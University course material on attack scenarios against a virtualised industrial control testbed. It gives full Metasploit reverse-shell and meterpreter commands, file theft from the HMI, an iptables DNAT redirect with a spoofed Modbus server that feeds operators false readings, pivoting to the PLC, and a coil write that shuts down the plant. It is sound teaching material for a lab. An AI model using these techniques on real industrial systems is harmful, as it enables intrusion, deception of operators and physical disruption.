Cybersecurity for Industrial Networks

Topic 8
Penetration Test- Attack Scenarios

Dr Diarmuid Ó Briain

Version: 1.0

Ollscoil Teicneolaíochta an Oirdheiscirt
South East Technological University

Conrad Ekisa

Dr Diarmuid Ó Briain

Table of Contents

Illustration Index

1 Objectives

By the end of this topic, you will be able to:

- Carry out attack scenarios on the Virtualised ICS Open-source Research Testbed (VICSORT) Operational Technology Simulation.

2 Introduction

This topic extends on the previous reconnaissance topic with an Industrial Control Systems (ICS) cyber-attack scenario as a practical use case for the VICSORT testbed. This topic is simply a starting guide as reference and you are encouraged to build on it. Essentially, this is a testing environment where ethical hacking skills can be tried and built. The worst that can happen is the testbed gets broken and you can just start with a new instance. This topic assumes the VISCORT Virtual Machine (VM) has been setup on a computer within a VirtualBox hypervisor environment as described in the previous topic.

3 Getting Started Again

Terminal #1

Start the testbed.

```
vicsort@vicsort:~$ testbed_startup
[sudo] password for vicsort: vicsort

**** Testbed Ready to go ****
```

From this stage it is simply a matter of reconnecting to the HMI remotely via **msfconsole**.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use exploit/multi/handler;
set payload linux/x86/shell/reverse_tcp; set lhost 192.168.90.197;
set lport 8443; run"

[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:56370) at 2024-04-05 13:31:21 +0100

hostname
hmi-container

python3 -c 'import pty; pty.spawn("/bin/bash")'
root@hmi-container:/# hostname
hostname
hmi-container
root@hmi-container:/# whoami
whoami
root
```

4 Attacking the ICS

This section considers the following attacks:

- Exfiltrating data from the HMI - Low Impact attack
- Manipulating the values displayed on the HMI - Medium Impact attack
- Remotely shutting down the plant - Medium Impact attack
- Catastrophic Damage to the Environment - High Impact attack

4.1 Exfiltrating Data from HMI

Connect to the backdoor terminal and upgrade the **meterpreter**.

```
background
```

```
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s):
[1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 ->
192.168.90.5:47746) at 2024-04-05 14:17:09 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > sessions --interact 2
[*] Starting interaction with 2...
```

At this point the following file commands become available.

```
Command       Description
-------       -----------
cat           Read the contents of a file to the screen
cd            Change directory
checksum      Retrieve the checksum of a file
chmod         Change the permissions of a file
cp            Copy source to destination
del           Delete the specified file
dir           List files (alias for ls)
download      Download a file or directory
edit          Edit a file
getlwd        Print local working directory
getwd         Print working directory
lcat          Read the contents of a local file to the screen
lcd           Change local working directory
lls           List local files
lmkdir        Create new directory on local machine
lpwd          Print local working directory
ls            List files
mkdir         Make directory
mv            Move source to destination
pwd           Print working directory
rm            Delete the specified file
rmdir         Remove directory
search        Search for files
upload        Upload a file or directory
```

For example, to download a file.

```
meterpreter > download /etc/systemd/system/freesweep.service
/home/kali/my_downloads
[*] Downloading: /etc/systemd/system/freesweep.service ->
/home/kali/my_downloads/freesweep.service
[*] Downloaded 157.00 B of 157.00 B (100.0%):
/etc/systemd/system/freesweep.service ->
/home/kali/my_downloads/freesweep.service
[*] Completed  : /etc/systemd/system/freesweep.service ->
/home/kali/my_downloads/freesweep.service
```

Confirming the file has been received on another terminal.

```
vicsort@vicsort:~$ lxc exec attacker-container bash
┌──(root  attacker-container)-[~]
└─# cat /home/kali/my_downloads/freesweep.service
[Unit]
Description=Freesweep Application Service

[Service]
ExecStart=/usr/games/freesweep
Restart=always
RestartSec=3

[Install]
WantedBy=multi-user.target
```

4.2 Manipulating the values displayed on the HMI

4.2.1 Redirect Modbus traffic to HMI

In order to manipulate the values displayed on the HMI, it is first necessary to redirect **ScadaBR** traffic to the attacker manually. This is achieved by modifying the Modbus Internet Protocol (IP) properties on Scada BR under Data Sources. Run up an Remote Desktop Protocol (RDP) access to the attacker-container. Using the browser login to the ScadaBR and change the IP address to that of the **`attacker-container`**.

```
vicsort@vicsort:~$ lxc list --columns=4 attacker-container
+----------------------+
|         IPV4         |
+----------------------+
| 192.168.90.197 (eth1) |
+----------------------+

vicsort@vicsort:~$ rdp_attacker
[1] 234716
```

Browse to **`http://192.168.90.5:9090/ScadaBR/login.htm`** and login with the retrieved credentials Username: **`admin`**, Password: **`admin`**.



Figure 1: ScadaBR front page

Select the 6th icon from the left, labelled **`Data sources`**, and change the IP address. Figure 3 illustrates the ScadaBR Data sources where the Modbus server IP address is modified from **`192.168.95.2`** to **`192.168.90.197`** (**`attacker-container`**).

Note, once this is carried out, as illustrated in Figure 2, the HMI will fail to display values as it is no longer in communication with the Programmable Logic Controller (PLC).



Figure 2: Changes to dashboard when IP address changed



Figure 3: ScadaBR Data Sources

4.2.2 Handle Modbus Requests made to attacker

On the **attacker-container**, listen to newly redirected incoming communications on port 502. ScadaBR is the Modbus client that initiates the Modbus Requests of the server, which in the testbed is the PLC. However, as part of the exploit the server shall be the **attacker-container**.

The attacker needs to complete the 3-way handshake for the client to send the Modbus Request. Running the command below starts **socat** listening on port 502 and completing any TCP handshake made to it. **socat** is a Multipurpose relay (SOcket CAT) application.

-d2 : Prints fatal, error, warning, and notice messages.

```
┌──(root  attacker-container)-[~]
└─# socat -d2 - TCP-LISTEN:502,fork
2024/04/06 22:29:53 socat[1211] N reading from and writing to stdio
2024/04/06 22:29:53 socat[1211] N listening on AF=10
[0000:0000:0000:0000:0000:0000:0000:0000]:502
2024/04/06 22:29:53 socat[1211] N accepting connection from AF=10
[0000:0000:0000:0000:0000:ffff:c0a8:5a05]:46834 on AF=10
[0000:0000:0000:0000:0000:ffff:c0a8:5ac5]:502
2024/04/06 22:29:53 socat[1211] N forked off child process 1212
2024/04/06 22:29:53 socat[1211] N listening on AF=10
[0000:0000:0000:0000:0000:0000:0000:0000]:502
```

Running wireshark from the **attacker-container**, it is noticeable that after a successful TCP 3-way handshake facilitated by **socat**, the HMI makes a request three times and if in all this attempts, it gets no response, then it drops the connection.

It's important to note that for the three Modbus Requests, the TCP ACK numbers are all the same. However, the TCP Sequence numbers are different. Also, the Modbus Requests are sent 0.5ms apart.

socat

Figure 4 illustrates how the two of the three Modbus Requests look. It can be seen that the sequence number is the same and the time difference between the 2 packets is about 0.5s.



Figure 4: View of two of the three Modbus Requests look

4.2.3 Create Modbus Server on attacker-container

In the files there is a working **`pyModbus`** server that can dynamically respond to the Modbus requests received. This **`pyModbus`** server is initially able to receive the Modbus requests and generate responses. The version of **`pyModbus`** being used here is 2.5.2 and this version is required for this code to work.

The script, called **`2.5.2_pyModbus_script.py`**, performs the following functions:

- Instantiates a Modbus server to receive and appropriately respond to Modbus requests from the HMI.
- Incorporates some randomness, allowing the values displayed on the HMI to vary within setpoints that can be user defined. This makes the values displayed on the HMI appear more natural and close to what would be expected.

To work this script there is a a need to use a particular version of **pyModbus**, version 2.5.2. It simplifies the operation by employing **pipenv**. **Pipenv** is a Python **virtualenv** management tool that bridges the gaps between **pip**, **python** and **virtualenv**. It automatically creates and manages each **virtualenv** and adds/removes packages from a **Pipfile** as packages are installed or uninstalled. It also generates a **Pipfile.lock**, which is used to produce deterministic builds.

Install the **pipenv**.

```
┌──(root  attacker-container)-[~]
└─# python3 -m pip install pipenv

┌──(root  attacker-container)-[~]
└─# cd /root/scripts/custom_modbus_server

┌──(root  attacker-container)-[~/scripts/custom_modbus_server]
└─# ls
2.5.2_pyModbus_script.py  pymodus_2.5.2_venv  src
```

Run the Modbus server in the Python Virtual Environment.

```
┌──(root  attacker-container)-[~/scripts/custom_modbus_server]
└─# pipenv run 2.5.2_pyModbus_script.py
The custom register values are: [64826, 5284, 13328, 43436, 25030,
3108, 15215, 4871, 46224, 22975, 0, 0, 0]
Starting Custom Modbus Server...

Received Modbus request for address 1 and count 13
The custom register values are: [64788, 5663, 13450, 43166, 28974,
3907, 21738, 5551, 46436, 23070, 0, 0, 0]
Sending Response: b'\x00\x87\x00\x00\x00\x1d\x01\x04\x1a\xfd\x14\x16\
x1f4\x8a\xa8\x9eq.\x0fCT\xea\x15\xaf\xb5dZ\x1e\x00\x00\x00\x00\x00\
x00'
###[ ModbusTCP ]###
  transId   = 135
  protoId   = 0
  len       = 29
  unitId    = 1
###[ Modbus ]###
     funcCode  = 0x4
     byteCount = 26
       registerVal= [64788, 5663, 13450, 43166, 28974, 3907, 21738,
5551, 46436, 23070, 0, 0, 0]
```

As illustrated in Figure 5, the ScadaBR it can be seen to looks normal again, but with spoofed values.



Figure 5: Values on ScadaBR as presented by the attacker-container Modbus Server

4.2.4 Redirecting PLC destined traffic to attacker-container

An alternative mechanism to redirect the HMI traffic to the attacher-container is to add some IP table rules. This approach is better in that it is far less likely to be spotted by an employee of the target system. Use **`ip tables`** to redirect the traffic that is initially originating from the HMI to the PLC and send that traffic on to the **`attacker-container`**. This way, the Modbus server IP set on the HMI remains as the PLC IP address but control of the HMI values can be manipulated from the Modbus server on the **`attacher-container`**. To demonstrate this, return the ScadaBR host IP address to 192.168.95.2, the PLC and the HMI will revert to displaying genuine values from the PLC.

Run the following commands on the HMI, through the **`meterpreter`** shell to redirect Modbus traffic initially destined for the PLC to the **`attacker-container`**.

Install IP tables and add the rule:

```
root@hmi-container:/# apt install -y iptables
root@hmi-container:/# iptables -t nat -A OUTPUT -d 192.168.95.2 -j
DNAT --to-destination 192.168.90.197
<92.168.95.2 -j DNAT --to-destination 192.168.90.197
```

Notes:

- This change will only affect the host where the rule is applied (192.168.90.5).
- The actual traffic between hosts might not allow for such redirection if there are security controls in place (such IP whitelisting).
- **`iptables`** may need to be installed, and the kernel must support NAT.
- The change is not persistent through reboots. For persistent changes, the **`iptables`** rule needs to be saved and apply it on boot (Linux distribution dependent). For example on Ubuntu Linux.

```
root@hmi-container:/# apt install -y iptables-persistent
Configuring iptables-persistent:
Save current IPv4 rules? <Yes>
Save current IPv6 rules? <Yes>

root@hmi-container:/etc# iptables-save > /etc/iptables/rules.v4

root@hmi-container:/etc# cat /etc/iptables/rules.v4
```

```
# Generated by iptables-save v1.8.4 on Sun Apr  7 08:10:41 2024
*filter
:INPUT ACCEPT [688422:57635907]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [1013177:159399922]
COMMIT
# Completed on Sun Apr  7 08:10:41 2024
# Generated by iptables-save v1.8.4 on Sun Apr  7 08:10:41 2024
*nat
:PREROUTING ACCEPT [5:1584]
:INPUT ACCEPT [1:780]
:OUTPUT ACCEPT [4:328]
:POSTROUTING ACCEPT [367:22108]
-A OUTPUT -d 192.168.95.2/32 -j DNAT --to-destination 192.168.90.197
COMMIT
# Completed on Sun Apr  7 08:10:41 2024
```

- Deleting the rule instantaneously reverts traffic flow back to the PLC.

This demonstrates that the values on the HMI have been successfully manipulated. An attacker with this access can therefore disguise malicious activity and the plant operators would not immediately detect an issue at the plant.

Before continuing to the next example, delete the NAT rule using the command:

```
root@hmi-container:/# iptables -t nat -D OUTPUT -d 192.168.95.2 -j
DNAT --to-destination 192.168.90.197

root@hmi-container:/etc# iptables-save > /etc/iptables/rules.v4

root@hmi-container:/etc# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
```

The rule is gone.

4.3 Remotely shutdown the plant

In the last example the values on the HMI were manipulated, it's also possible to remotely shutdown the plant.

Consider the coils that are managed by the PLC in the environment. Which coils are at which address, and what values do they hold. The Modbus function code to read the status of coils is 01 (Read Coils). This function code can be employed to request the status of a range of coils from the Modbus server.

However, in this scenario the focus switches from targetting the HMI to the PLC because within this environment, the PLC is the legitimate Modbus server and it is listening on port 502. Sending a query directly to the PLC, but through the HMI, as the attacker-container has connectivity with the HMI, but does not have direct connectivity to the PLC. The **attacker-container** can route packets destined for the PLC through the HMI. To archive this:

```
┌──(root  attacker-container)-[~]
└─# msfconsole --quiet --execute-command "use exploit/multi/handler;
set payload linux/x86/shell/reverse_tcp; set lhost 192.168.90.197;
set lport 8443; run"
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => linux/x86/shell/reverse_tcp
lhost => 192.168.90.197
lport => 8443
[*] Started reverse TCP handler on 192.168.90.197:8443
[*] Sending stage (36 bytes) to 192.168.90.5
[*] Command shell session 1 opened (192.168.90.197:8443 ->
192.168.90.5:49400) at 2024-04-06 23:32:10 +0100

hostname
hmi-container

background
Background session 1? [y/N]  y

msf6 exploit(multi/handler) > sessions --upgrade 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s):
[1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.90.197:4433
[*] Sending stage (1017704 bytes) to 192.168.90.5
[*] Meterpreter session 2 opened (192.168.90.197:4433 ->
192.168.90.5:47746) at 2024-04-05 14:17:09 +0100
[*] Command stager progress: 100.00% (773/773 bytes)

msf6 exploit(multi/handler) > sessions --list

Active sessions
===============

Id  Name  Type             Information  Connection
--  ----  ----             -----------  ----------
1         shell x86/linux                           192.168.90.197:8443 ->
                                                    192.168.90.5:37364
2         meterpreter x86/linux  root @ 192.168.90.5  192.168.90.197:4433 ->
                                                    192.168.90.5:49274
```

Now add a route to redirect the traffic destined for the PLC (192.168.95.2) via the metapreter session to the HMI. In that way the HMI is providing a switching function for this traffic. Note the **2** at the end of the command is the active session **2** from the previous command.

```
msf6 exploit(multi/handler) > route add 192.168.95.2 255.255.255.255 2
[*] Route added
```

Now it is possible to communicate directly with 192.168.95.2, the PLC from the **attacker-container** through the HMI.

```
msf6 exploit(multi/handler) > fping 192.168.95.2
[*] exec: fping 192.168.95.2

192.168.95.2 is alive

┌──(root  attacker-container)-[~]
└─# fping 192.168.95.2
192.168.95.2 is alive
```

Query the first coils to obtain their values.

```
msf6 exploit(multi/handler) > use auxiliary/scanner/scada/modbusclient
msf6 auxiliary(scanner/scada/Modbusclient) > set rhost 192.168.95.2
rhost => 192.168.95.2
msf6 auxiliary(scanner/scada/Modbusclient) > set action read_coils
action => read_coils
msf6 auxiliary(scanner/scada/Modbusclient) > set data_address 0
data_address => 0
msf6 auxiliary(scanner/scada/Modbusclient) > set number 100
number => 100
msf6 auxiliary(scanner/scada/Modbusclient) > run
[*] Running module against 192.168.95.2

[*] 192.168.95.2:502 - Sending READ COILS...
[+] 192.168.95.2:502 - 100 coil values from address 0 :
[+] 192.168.95.2:502 - [1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
```

This illustrates that all of the first 100 coils have their values set to **0**.

Testing the impact of changing the values on all 100 coils, doing this in groups of 10 and observing the changes within the environment. Change each group from **0** to **1**, i.e. from **False** to **True**.

Consider the python script **Modbus_coils.py** available in **/root/scripts**. This script:

- can show the coil status of a specified range of coils, or a single coil.
- can change the state of a coil or range of coils from between **0** to **1**.
- uses pyModbus 3.5.4

The script targets the PLC on **192.168.95.2:502**.

Ensure that **pyModbus** version 3.5.4 is installed on the attacker-container. If not install as follows:

```
┌──(root  attacker-container)-[~]
└─# python3 -m pip install pymodbus==3.5.4
```

Checking the **coils 10** at a time. In this case, the HMI is showing exactly what is happening within the physical simulation.

```
┌──(root  attacker-container)-[~]
└─# cd /root/scripts

┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py read_coils 0 10

Coils status:
Coil 0: False
Coil 1: False
Coil 2: False
Coil 3: False
Coil 4: False
Coil 5: False
Coil 6: False
Coil 7: False
Coil 8: False
Coil 9: False

┌──(root  attacker-container)-[~/scripts]
└─# ./modbus_coils.py read_coils 10 10

Coils status:
Coil 10: False
Coil 11: False
Coil 12: False
Coil 13: False
Coil 14: False
Coil 15: False
Coil 16: False
Coil 17: False
Coil 18: False
Coil 19: False
```

For coil:

- 0 to 9: No noticeable change in environment when values changed to True
- 10 to 29: No noticeable change in environment when values changed to True
- 30 to 39: No noticeable change in environment when values changed to True
- 40 to 49: Pressure values started decreasing steadily. Change values back and pressure starts to increase again.
- 50 to 59: No noticeable change in environment when values changed to True
- 60 to 60: No noticeable change in environment when values changed to True
- 70 to 79: No noticeable change in environment when values changed to True
- 80 to 89: No noticeable change in environment when values changed to True
- 90 to 99: No noticeable change in environment when values changed to True

Somewhere within **coils 40** to **49**, there is a coil that deactivates the chemical process. Note that as the pressure is increasing, **Feed 2** which is an input feed is at max values until the pressure values normalised at about 2600 kPa.

Upon further investigation, it can be seen that the coil that controlled that function was **`coil 40`**. **`Coil 40`** is initially set to False (**`0`**). Toggling this coil to True (**`1`**) causes the chemical process to shut down gracefully. Setting it back to False (**`0`**) causes the chemical process to restart again. It appears as a master switch.

So, to turn the plant off:

```
┌──(root  attacker-container)-[/root/scripts]
└─# ./modbus_coils.py write_coils true 40 1

Successfully wrote a value of: True, to coils: WriteNCoilResponse(0,
1)

Coils status:
Coil 40: True
```

Confirm the coil value has changed.

```
┌──(root  attacker-container)-[/root/scripts]
└─# ./modbus_coils.py read_coils 35 10

Coils status:
Coil 35: False
Coil 36: False
Coil 37: False
Coil 38: False
Coil 39: False
Coil 40: True
Coil 41: False
Coil 42: False
Coil 43: False
Coil 44: False
```

